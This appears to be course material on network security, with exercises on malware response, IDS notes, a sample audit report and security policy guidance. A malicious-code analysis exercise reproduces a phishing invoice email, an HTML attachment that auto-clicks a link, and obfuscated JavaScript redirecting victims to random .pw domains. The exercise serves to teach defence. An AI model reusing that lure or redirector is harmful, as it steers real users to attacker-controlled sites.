An anti-virus software installed on a mailing server allows automatic blocking of certain types of joined files considered as dangerous. For that, the administrator configures the system by specifying the list of specific extensions or file types to be blocked (for example the *.exe, .vbs, .bat* extensions or the *MIME applications/byte-stream, text/vbscript* types).
What could be consider as insufficient on this strategy from the security point of view?

Ex M33-3.6:Restoration of a system after a viral infection

An administrator is responsible for a computer park including six workstations connected to Internet through a firewall. Several users declare that their machine reboot in an inopportune way. According to one of the users, this problem is due to a virulent worm which exploits a fault of the operating system. To be propagated, the worm seems to use TCP and UDP connections towards other machines, both within the local area network and outside of the network.
Detail the approach the administrator of this network should follow in order to solve the problem as fast as possible. For that, describe:

1. Emergency measures to apply in order to stop the propagation of the worm.
2. Measures to be taken to restore the integrity of the system.

Ex M33-3.7 Malicous code analysis

Someone in your company received an e-mail about an invoice, the user clicked on the attachment. You have access to the e-mail, the attachment and the code coming from Internet. From those elements what happened on the computer involved in that case.

E-mail

-------- Message transféré --------
Return-Path: <bonneau@33372E3133342E3138352E313633.h1zqsojcxv55.icu>
X-Spam-Checker-Version: SpamAssassin 3.3.1 (2010-03-16) on smtp.srv.com
X-Spam-Level: ****
X-Spam-Status: No, score=4.6 required=5.0 tests=BAYES_00,DKIM_SIGNED,
DKIM_VALID,DNS_FROM_AHBL_RHSBL,HTML_MESSAGE,RCVD_IN_RP_RNBL,RCVD_IN_SORBS_DUL,
RDNS_DYNAMIC,SUBJ_ALL_CAPS autolearn=no version=3.3.1
Received: from 33372E3133342E3138352E313633.h1zqsojcxv55.icu (163.185.134.37.dynamic.jazztel.es
[37.134.185.163]) by smtp.srv.com (8.14.4/8.14.4) with ESMTP id wAG3Itqq008781 for
<contact@srv.com>; Fri, 16 Nov 2018 04:18:56 +0100
Content-Type: multipart/mixed; boundary="----=_NextPart_60638252.781228526576"
MIME-Version: 1.0
Date: Fri, 16 Nov 2018 04:19:00 +0100
Message-ID: <008791bb-14fc-4c60-b3ff-a539944e5202@HZ8JI>
Subject: 947,00€ BONNEAU RENAULT
From: BONNEAU RENAULT <bonneau@33372E3133342E3138352E313633.h1zqsojcxv55.icu>

To: contact@srv.com

DKIM-Signature: v=1; a=rsa-sha256; s=mail; d=h1zqsojcxv55.icu; c=relaxed/relaxed; q=dns/txt;
h=From:To:Subject; bh=PCGJf2e8wO2vvE7IYK1zaQbYnno4OE0PZj4iG8Wh7dU=;
b=bcgdGptzKl01aukZ8N9z/CRyqpy+YjXYd/PTMHAxvjHzXIpUNsc+P+dIqaYEfCx07Ilt0Bx4EJv71ab5ahqgOWv0
dtYJo0yFnvltcQKhwjfcKy0I5rw112cVSZf3x03gX7jCDGQYktlhr3qlU1FXIhN48fayViwgqyidckAg3UI=

Bonjour,
Voici votre reçu bancaire pour votre achat du 14/11/2018 :
Numéro de carte : 4*** **** **** ****
Montant total : 947,00€ TTC

Votre facture est disponible en pièce jointe à cet e-mail.

_____
Entreprise BONNEAU

E-mail Attachment :

```
<?xml version="1.0" encoding="utf-8"?>

<!DOCTYPE html
  PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
  "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd" >

<html xmlns="http://www.w3.org/1999/xhtml">
 <head>
  <title></title>
  <meta content="UTF-8" />
 </head>
 <body onload='document.getElementById("_y").click();'>
  <h1>
   <a id="_y" href="https://t.co/u5sQeR0Jva?603756">Lien de votre document</a>
  </h1>
 </body>
</html>
```

Web page content after the click on the link


```
<script>
var
_0xc8b4=["\x6D\x38\x71\x35\x62\x79\x38\x6B\x67\x6D\x71\x6C\x32\x69\x31\x65\x36\x37\x36\x64\x2E
\x70\x77","\x74\x68\x61\x6B\x35\x75\x38\x78\x6A\x71\x33\x37\x6A\x34\x64\x30\x67\x32\x61\x6B\x2E
\x70\x77","\x77\x33\x64\x68\x67\x77\x62\x66\x64\x6C\x66\x66\x62\x70\x79\x30\x36\x6D\x31\x6A\x2E
\x70\x77","\x64\x61\x6A\x31\x76\x6E\x6A\x36\x31\x30\x35\x64\x67\x6C\x75\x6E\x74\x66\x6E\x38\x2E\
x70\x77","\x39\x33\x68\x33\x36\x6F\x71\x73\x71\x64\x6E\x68\x79\x62\x70\x6E\x31\x34\x74\x39\x2E\x
70\x77","\x6B\x64\x33\x37\x68\x62\x6F\x6A\x67\x6F\x65\x76\x6F\x63\x6C\x6F\x7A\x77\x66\x2E\x70\x
77","\x70\x6D\x63\x35\x6B\x71\x6C\x78\x6C\x62\x6C\x78\x30\x65\x67\x74\x63\x37\x32\x2E\x70\x77","
\x66\x75\x67\x65\x39\x69\x6F\x63\x74\x6F\x38\x39\x63\x6B\x36\x7A\x62\x30\x76\x2E\x70\x77","\x63\
x79\x6B\x36\x6F\x66\x6D\x75\x6E\x6C\x35\x34\x72\x36\x77\x6B\x30\x6B\x74\x2E\x70\x77","\x68\x36\
x6A\x70\x64\x6B\x6E\x7A\x76\x79\x63\x61\x36\x6A\x67\x33\x30\x78\x74\x2E\x70\x77","\x72\x61\x6E\
x64\x6F\x6D","\x6C\x65\x6E\x67\x74\x68","\x66\x6C\x6F\x6F\x72","\x68\x72\x65\x66","\x6C\x6F\x63\x6
1\x74\x69\x6F\x6E","\x68\x74\x74\x70\x3A\x2F\x2F"];var
urls=[_0xc8b4[0],_0xc8b4[1],_0xc8b4[2],_0xc8b4[3],_0xc8b4[4],_0xc8b4[5],_0xc8b4[6],_0xc8b4[7],_0xc8b
4[8],_0xc8b4[9]];var url=urls[Math[_0xc8b4[12]](Math[_0xc8b4[10]]()*
urls[_0xc8b4[11]])];window[_0xc8b4[14]][_0xc8b4[13]]= _0xc8b4[15]+ url
</script>
```

Annexe

Dec	Hx	Oct	Char	Dec	Hx	Oct	Html	Chr	Dec	Hx	Oct	Html	Chr	Dec	Hx	Oct	Html	Chr
0	0	000	NUL (null)	32	20	040		Space	64	40	100	@	@	96	60	140	`	`
1	1	001	SOH (start of heading)	33	21	041	!	!	65	41	101	A	A	97	61	141	a	a
2	2	002	STX (start of text)	34	22	042	"	"	66	42	102	B	B	98	62	142	b	b
3	3	003	ETX (end of text)	35	23	043	#	#	67	43	103	C	C	99	63	143	c	c
4	4	004	EOT (end of transmission)	36	24	044	$	$	68	44	104	D	D	100	64	144	d	d
5	5	005	ENQ (enquiry)	37	25	045	%	%	69	45	105	E	E	101	65	145	e	e
6	6	006	ACK (acknowledge)	38	26	046	&	&	70	46	106	F	F	102	66	146	f	f
7	7	007	BEL (bell)	39	27	047	'	'	71	47	107	G	G	103	67	147	g	g
8	8	010	BS (backspace)	40	28	050	(	(	72	48	110	H	H	104	68	150	h	h
9	9	011	TAB (horizontal tab)	41	29	051	)	)	73	49	111	I	I	105	69	151	i	i
10	A	012	LF (NL line feed, new line)	42	2A	052	*	*	74	4A	112	J	J	106	6A	152	j	j
11	B	013	VT (vertical tab)	43	2B	053	+	+	75	4B	113	K	K	107	6B	153	k	k
12	C	014	FF (NP form feed, new page)	44	2C	054	,	,	76	4C	114	L	L	108	6C	154	l	l
13	D	015	CR (carriage return)	45	2D	055	-	-	77	4D	115	M	M	109	6D	155	m	m
14	E	016	SO (shift out)	46	2E	056	.	.	78	4E	116	N	N	110	6E	156	n	n
15	F	017	SI (shift in)	47	2F	057	/	/	79	4F	117	O	O	111	6F	157	o	o
16	10	020	DLE (data link escape)	48	30	060	0	0	80	50	120	P	P	112	70	160	p	p
17	11	021	DC1 (device control 1)	49	31	061	1	1	81	51	121	Q	Q	113	71	161	q	q
18	12	022	DC2 (device control 2)	50	32	062	2	2	82	52	122	R	R	114	72	162	r	r
19	13	023	DC3 (device control 3)	51	33	063	3	3	83	53	123	S	S	115	73	163	s	s
20	14	024	DC4 (device control 4)	52	34	064	4	4	84	54	124	T	T	116	74	164	t	t
21	15	025	NAK (negative acknowledge)	53	35	065	5	5	85	55	125	U	U	117	75	165	u	u
22	16	026	SYN (synchronous idle)	54	36	066	6	6	86	56	126	V	V	118	76	166	v	v
23	17	027	ETB (end of trans. block)	55	37	067	7	7	87	57	127	W	W	119	77	167	w	w
24	18	030	CAN (cancel)	56	38	070	8	8	88	58	130	X	X	120	78	170	x	x
25	19	031	EM (end of medium)	57	39	071	9	9	89	59	131	Y	Y	121	79	171	y	y
26	1A	032	SUB (substitute)	58	3A	072	:	:	90	5A	132	Z	Z	122	7A	172	z	z
27	1B	033	ESC (escape)	59	3B	073	;	;	91	5B	133	[	[	123	7B	173	{	{
28	1C	034	FS (file separator)	60	3C	074	<	<	92	5C	134	\	\	124	7C	174			|
29	1D	035	GS (group separator)	61	3D	075	=	=	93	5D	135	]	]	125	7D	175	}	}
30	1E	036	RS (record separator)	62	3E	076	>	>	94	5E	136	^	^	126	7E	176	~	~
31	1F	037	US (unit separator)	63	3F	077	?	?	95	5F	137	_	_	127	7F	177	&#127;	DEL

Source: www.LookupTables.com

Chapter M33-4 : C. threat, responses 2: Intrusion detection and response



History of the development of IDS (Intrusion Detection System)

NIDS (networks) : Network-based ID systems (NIDSs, network IDSs): NIDS reside on a discrete network segment and monitor the traffic on that segment. They usually consist in a network appliance with a network interface card (NIC) that is *intercepting and analyzing* the network packets in *real time*. NIC are generally in promiscuous mode, this is a « furtive » mode in order not to use any IP address.

HIDS (hosts) : Host-based ID systems (host-based IDSs): use small programs that resides on a host computer (web server, mail server…)

- Monitor the operating system
- Detect inappropriate activity
- Write to log files
- Trigger alarms

Signature-based IDSs: *Signature-based IDSs*: signature or attributes that characterizes an attack are stored for reference (if there is a match, a response is initiated)

Statistical anomaly-based or behavior-based IDSs: Statistical anomaly-based or behavior-based IDSs: dynamically detects deviations from the learned patterns of « normal » user behaviour and trigger an alarm when an intrusive activity occurs

HoneyPots

- Honeyd http://www.honeyd.org
- Projet Honeynet http://www.honeypot.net

Evaluation of the vulnerabilities and internal test of penetration

Methodology of evaluation

- Must be done on the site
- Must concentrate on the intern risks associated with the strategies, procedures, hosts and applications
- Minimal actions to carry out (see in the slides)

Evaluation of the vulnerabilities and external test of penetration

The same as internal tests +

- evaluation achieved where the network interacts with outside
- Connections to Internet
- Wireless Networks
- telephony Systems
- We can use the same methodology as for **Internal** evaluation
- It is relevant to consider an internal and external evaluation simultaneously

Tools for analysis of vulnerabilities

- Nessus: www.nessus.org, www.tenable.com
- Retina : www.eeye.com
- Open VAS : www.openvas.org
- SAINT : http://saintcorporation.com
- GFI Languard: www.gfi.com
- Qualys FreeScan: www.qualys.com
- Core Impact: www.coresecurity.com
- MBSA: http://technet.microsoft.com
- Wikto: www.sensepost.com
- Nikto: http://cirt.net/niko2
- WebInspect: http://download.spidynamics.com/webinspect/default.html
- Acunetix: www.acunetix.com
- SecurityMetrics (mobile) : www.securitymetrics.com
- Retina for mobile: www.beyondtrust.com

Tools for tests of penetration

- Core Impact
- Metasploit
- ExploitTree
- CANVAS

Exercise M33-4: EXAMPLE of a SECURITY AUDIT

SYNOPSIS

1. INTRODUCTION.....
1.1. FRAME OF THE AUDIT 2
1.2. RUNNING OF THE AUDIT 2
2. ANALYSIS OF THE SITUATION.....
2.1. INFRASTRUCTURE 3
2.2. PHYSICAL ACCESSES 4
2.3. INTERNET CONNECTIONS 4
2.4. SECURITY OF THE ACCESSES TO THE DATA 6
2.5. SERVERS 8
3. RECOMMENDATIONS .....
3.1. PHYSICAL ACCESSES 10
3.2. INFRASTRUCTURE 10
3.3. INTERNET CONNECTIONS 11
3.4. SECURITY OF THE CLIENT HOSTS 12
3.5. IMPROVEMENT OF THE PROCEDURES 14
4. CONCLUSION.....

1. Introduction

1.1. Frame of the audit

The audit of security is related to the following points:

- security of the physical accesses
- security of the access to the data
    - from the Internet (outside)
    - from the local area network and the users
- security of the client hosts
- analysis of the security strategy
    - passwords strategy
    - procedures analysis and sensitizing to social engineering
- management of the saving policy and recovery of the network.

1.2. Running of the audit

The audit was achieved during one day and followed these steps:


- short preparatory meeting
- visit of the buildings and computer/network installation
- functional analysis of the servers
- security testing from Internet (from outside the corporate network)
- analysis of the servers configuration
- configuration analyses on a sample of user hosts

After this audit, the present report was written in the buildings of the company.

2. Analysis of the situation

2.1. Infrastructure

All the hosts are currently in the same network and can thus freely communicate with each other. The IP address plan is in 192.168.1.0 /24; this corresponds to the standards defined for the local area networks.
The park is composed of Windows 2003 servers and the management of the user accounts, the computers and the security strategy is centralized on the Active Directory domain server; this is a key element in the security of Microsoft systems.
The mailing system is not installed within this network but is outside. The recovery of the e-mails is done periodically by a POP connector installed on the mailing Exchange server.
The client computers are part of the Exchange organization and take profit of the functionalities of this system.
Below is a diagram presenting these various points:



As we can see on the diagram, a router and a firewall are in cascade. The firewall is directly connected to Internet and thus has a public IP address. The firewall is also dedicated to security and controls flows. It thus has a key role.
The Sonicwall firewall is configured as a simple router. It does not carry out any flow control and has a basic configuration.
These two entities communicate through the sub-network 192.128.1.0 /24.

2.2. Physical accesses

The access to the building, and thus to the network, is achieved using a digicode for the personnel and by intercom *(interphone)* for the visitors.
Taking into account the architecture of the building and its frequentation, it seems difficult for people who are not members of the company to enter in the buildings without being seen. During the night, the buildings are protected by an alarm and a security company.
Let us note that the room server is not protected. It is accessible by everybody as any other part of the building.

2.3. Internet Connections

The connection with Internet is established through the NETGEAR Firewall.
It authorizes all outgoing flows coming from the local area network towards Internet, which is not, strictly speaking, a problem of security.
This firewall makes it possible to protect the servers and the internal network from the attacks coming from Internet. This key element for the security of the network was analyzed in detail. We will study first the firewall configuration and then test the security from outside.

2.3.1. Configuration analysis

As specified in the previous chapter, the Sonicwall configuration (we can notice that the software version is updated) shows that it has only one simple role of router. It does not filter flows and thus does not have impact on security. We will thus not discuss any more about it in this chapter.
The analysis of the rules of the NETGEAR Firewall gave the following result:

- all the outputs are authorized
- all the inputs are filtered except for the following points:
    - redirection of the port 1723 (PPTP VPN) on 192.168.1.199 (Serveur01)
    - redirection named GRE (protocol used for VPN tunnels) on 192.168.1.199

This last configuration was not useful for the network (even if it did not present an immediate risk), it was removed at the time of the audit.
The firewall is administrable only from the internal network. The only critical service is thus the VPN which of course can be accessed from outside.
The next point consists in checking there are not known vulnerabilities by achieving an analysis from the outside (a private connection ADSL is used).

2.3.2. Security audit from Internet (outside the corporate network)

The software used for this analysis is Nessus. Here is the result (the full report is attached to this report):
The Nessus Security Scanner was used to assess the security of 1 host

- ***0 security warning has been found***

Information found on port pptp (1723/tcp)

Synopsis:
A VPN server is listening on the remote port.
Description:
The remote host is running a PPTP (Point-to-Point Tunneling Protocol) server. It allows users to set up a tunnel between their host and the network the remote host is attached to.
Make sure the use of this software is done in accordance with your corporate security policy.
Solution: Disable this software if you do not use it
Risk factor: None
Plugin output:
It was possible to extract the following information from the remote PPTP server:
Firmware Version : 2195
Vendor Name : Microsoft

Nessus ID : 10622

This service gives the possibility to create a VPN to have a connection with the company and to have thus access to the complete corporate network. If this service is not used, or if it is used from well identified sources, we recommend to limit the access of them by adding rules on the firewall.

Microsoft products do not have a good reputation concerning their reliability and their security. This component being delivered with Microsoft servers, it is the target of many attacks and the discovery of a fault could be then more dangerous.
Finally, we can conclude that the security of the Company with respect to Internet is good. The risk could thus be at other levels (Trojans, viruses, misconfigurations…) and it is what we will analyze thereafter.

2.4. Security of the accesses to the data

The data of the company are not accessible directly from Internet; they can be reached:
– by the computers of the local area network,
– directly by physical access to the servers.
This last point is to be taken into account by the physical access to the server rooms: this point will be discuss further. Finally, security depends so on the good server configuration, the user host configuration (access to the network, potential use by a non authorized person).
Security thus refers on:
- the access to the local area network,
- users host (client machine) integrity,
- the users behaviour,
- the good servers parameter setting.

Concerning the accesses to the local area network, let us note that the Company does not have a Wifi network. It is thus necessary to be inside the buildings to have access to the network (wired connection only). It has been observed that there are not isolated and easy-to-use network plugs.

2.4.1. Users host integrity

The user host integrity is never completely sure, it is so appropriate to implement the maximum of security properties in order to limit its possible corruption. The key points are as follows:
- an antivirus/antimalware is recognized, present and up to date,
- a firewall is present and correctly configured,
- the systems are up to date,
- the rights of the users are limited on the host to limit the installation of virus, Trojans…
- a regular monitoring.

Let us see taken it into account of these various points in the Company:
- the **antivirus** is known. It is up to date on all the machines and has a centralized management allowing its supervision. The reports of the server indicate that it runs correctly.
- No **firewall** is placed on the local hosts
- The Windows **updates** are done on each host in an automatic way. The configuration is not centralized and there does not exist in the Company a supervision tool allowing the checking of this operation.
- The **users** are **administrators of their host** and thus they have permanent unlimited rights on their machines.

2.4.2. Users behaviour

The users behaviour is an important point in the security policy and it is really often one of the weak points of this policy.
It is important that the user is taught about the actions which he can do from her/his account of which he must preserve the integrity. This concerns the sufficiently complex password policy and to teach them to maintain the secrecy, not to leave their account accessible by a non authorized person and not to trust in no matter to an unknown person.

This user awareness is based among other things on the publication of a security charter.
For this Company under audity, it was carefully prepared but never published and presented to the whole staff of the company.
Concerning the passwords, the current strategy is not strong enough. Indeed, although it is forced to renew the passwords every 60 days, no constraint on the number of characters and no requirement for complexity are currently in place.
We can also notice there is no strategy for sessions and accounts locking.
Although no security charter was published, the exchanges with a sample of users showed that they are aware with the good practices concerning the secure use of computers and networks.

2.5. Servers

Strategic elements in the information system, the various servers were studied carefully. Before reviewing them, we will detail some points which are common to both servers.
In this part, we will not discuss about the Océ Scan component. Indeed, it does not have impact on security and does not have the need for being saved; data are in fact stored on the file server.
The servers are under manufacturer guarantee with an on site intervention. However, no activity plan continuity is elaborated and it is difficult to know the unavailability time whenever a disaster occurs. The two servers are electrically protected.
Provided with RAID hard disks, the servers ensure a good data availability.
Concerning the saving policy, we can notice that all the data are centralized on the servers and that the interviewed users have a correct behaviour (in conformity with the security expectations). Thus, even when a work is done on a local machine, the centralization of information on the servers is assured.

2.5.1. SERVEUR01 Server

This server has the role of infrastructure management: domain controller, DNS server, DHCP server and print server.
Moreover, it is the applications server, with applications which are specific to the Company.
This server is also a file server and thus manages the access rights to the documents.
The analysis of the security of the users and access rights showed that their configuration is correct (good parameters).

Saving policy:

The data saving is carried out on magnetic tape via the Arcserve saving software and the logs show a correct operation of this one.
By precautions, it is judicious to daily saving the state of the system by using the utility integrated into Microsoft Windows. Although Arcserve saves the state, it happens sometimes that the restoration poses problem. It is good in this case to have a redundant saving.
This functionality was set up at the time of the audit.

2.5.2. Server EXCH01

This server has infrastructure roles: domain controller and DNS server. Put besides that, it is a mailing system based upon an Exchange server. It runs correctly and the analysis of its security parameters shows that the security configuration is correct.

Saving:

The safeguard of the mailing system is done using NTBackup and a specific script.
As for SERVER01, the safeguards are stored on tapes.

M33-5. Security strategies and policies

The security policy expresses a will of the direction to protect the informational values and the technological resources

- This protection will be ensured by:
  - Rules (classification of information)
  - Tools: coding (ciphering), firewall…
  - Contracts: clauses and obligations
  - Recording, proof, authentication, identification, marking, tattooing…
  - Deposits of marks, patents, protection of royalty

Definition of the security policy

- Simple and comprehensible (understandable)
- Acceptable by a personnel beforehand sensitized (or maybe trained)
- Easily realizable
- Of easy maintenance
- Verifiable and controllable (periodically)
- Configurable and adaptable to the user needs (according to the profiles of the users, the flows, the context, the localization of the persons)
- Temporal dimension: working days, working hours
- Space dimension: “nomad” users

ISO certification and security

- Example: ISO 17799/27002 (*Information technology - Security techniques - Code of practice for information security management*), www.iso.org
- Fields of security covered by the ISO standard
  1. Security policy
  2. Organisation of the security
  3. Classification and control of the tools
  4. Human resources management and security
  5. Physical and environmental security
  6. Exploitation and management of systems and networks
  7. Access control
  8. Development and maintenance of the systems
  9. Continuity of the service
  10. Conformity

Methods

- Methods recommended by the CLUSIF :
- Marion (Méthode d’Analyse des Risques Informatiques et Optimisation par Niveau / Method for the Analysis of the Data-processing Risks and Optimization per Level)
- Méhari (Méthode Harmonisée d’Analyse des Risques / Harmonized Method for Risks Analysis)
- Methods of the DCSSI (Direction centrale de la sécurité des systèmes d'information)
- AFAI (Association Française de l’Audit et du Conseil Informatique / French Association for the Audit and Data-processing Council),
- Octave Method


Other guides

- CERT (Computer Emergency Readiness Team, www.cert.org) proposes a “Guide to system and network practices”
- NCSA (National Center for Supercomputing Applications, www.ncsa.edu) proposes a “guide to enterprise security”
- Internet Security Alliance (www.isalliance.org) proposes a “Common sense guide for senior manager”
- Information Security Forum (http://isfsecuritystandard.com) proposes “the standard of good practice for information security”

Security audit

- Control of the physical level of security
- Control of the logical level of security (access controls…)
- Control of the security of the networks
- Control of the documentation
- Control of the insurance level if necessary
- Control of the device associated with the aid plan (minimal service)

Defense-in-depth methodology



- **Managing users**
  - The vigilance and security awareness of users can be crucial to all the other security controls to be effective
- **Harden hosts**
  - Defaults features are prime targets for attackers and always make the Top 10 on vulnerability lists
- **VLAN separation**
  - Trust but separate – no one aside specific administrators need to be able to reach strategic servers
- **Server separation**
  - Provide a place of enhanced security for high-value targets
- **WAN separation**
  - Establish access criteria between hosts and servers
- **Customer separation**
  - Assume that any users and hosts outside of an organisation's control are insecure
- **Internet perimeter**
  - The Internet contains many threads, but most attacks come from inside

Exercises M33-5 – Security Strategy and Policy

Ex M33-5.1: Basic principle for security

An employee downloads music by a peer-to-peer system during his working hours. He inopportunely receives a copy of the virus “Iloveyou” which is propagated automatically in the form of an e-mail towards all his/her colleagues. The internal mail server being equipped with an antivirus, the virus is fortunately automatically eliminated. Which security principles aren't respected in the network architecture of this company?

Ex M33-5.2: Analyze of an incident

A machine on which a Website is running was compromised by a pirate using a *remote exploit*: the pirate got a remote access which gives him administrator rights. This machine also acts as a gateway between Internet and the internal network of the company: it contains a reverse-proxy HTTPS which allows employees to be connected through it to the internal HTTPS servers, such as for example the Webmail server. This machine has thus the role to authenticate the requests for connection and to transmit them, in an encrypted way, to the internal corporate servers (of the company).

1. Discuss the general security of this network architecture.

Explaining this incident to his managers, the system administrator argues that the internal network could not be compromised, because the cryptographic keys used are not stored in clear (clear = not encrypted) on the hard disk of the machine, but only in the memory of the program managing the access security.

2. Can one trust this system administrator? Imagine at least two attacks which make it possible to the pirate to compromise the security of the corporate (internal) network of this company.

Ex M33-5.3: Risk analysis

A company notices that, statistically, it suffers each year of five infections by viruses and three disfigurations (modifications) of its Web site. The repairing of the machines after an infection by a virus requires two working days to the administrator, that is to say a cost of 2000 €uro. The Website can be recover in a few hours, for an equivalent cost of 500 €uro. The installation and the maintenance of an antivirus product and the protection of the Web site correspond at an annual cost of 30 000 €uro.

1. From the costs above, calculate the annual risk due to the viruses and the disfigurations and judge the interest of the installation of the announced security measures.
2. Criticize the way in which the risk is calculated; propose a more adequate method.

Ex M33-5.4 : IDS

- Compare host-based IDS and network-based IDS
- What are the advantages and disadvantages of a signature-based IDS?

General Bibliography

- J.F. Aubry – Cours de Sûreté de Fonctionnement, INPL Lorraine, 2005.
- E. Cole, R. Krutz, JW Conley - Network security bible – Wiley, 2005.
- A. Fernandez-Toro, management de la sécurité de l'information, implémentation ISO 27001 et 27002
- C. Davis, M. Schiller, K. Wheeler – IT auditing : using controls to protect information assets
- J.C. Laprie & al. – Guide de la sûreté de fonctionnement – Cépaduès, 1995.
- A. Villemeur – *Sûreté de fonctionnement des systèmes industriels* – Editions Eyrolles, Paris, 1988.
- S. Ghernaouti-Helie – *Sécurité informatique et réseaux, 4ème édition* – Dunod, 2013.
- Security for industrial communication systems, Dacfey Dzung, Martin Naedele, Thomas P. Von Hoff, Mario Crevatin, pp. 1152-1177, Proceedings of the IEEE, Vol. 93, n° 6 "Industrial Communication Systems", June 2005
- La sécurité des réseaux-First steps, Tom Thomas, Cisco Press, 2005
- Les réseaux, édition 2005, G. Pujolle, Eyrolles 2004
- Course of Jean-Luc Noizette, ESSTIN, Nancy.
- G. Avoine, P. Junod, P. Oechslin – Sécurité informatique, exercices corrigés – Vuibert, Paris, 2006
- Presentation of Eric WIESS
- VPN, mise en œuvre sous Windows Server 2003, P. Mathon, 2004
- Compression et cryptage des données multimedia, X. Marsault, Hermès, 1995
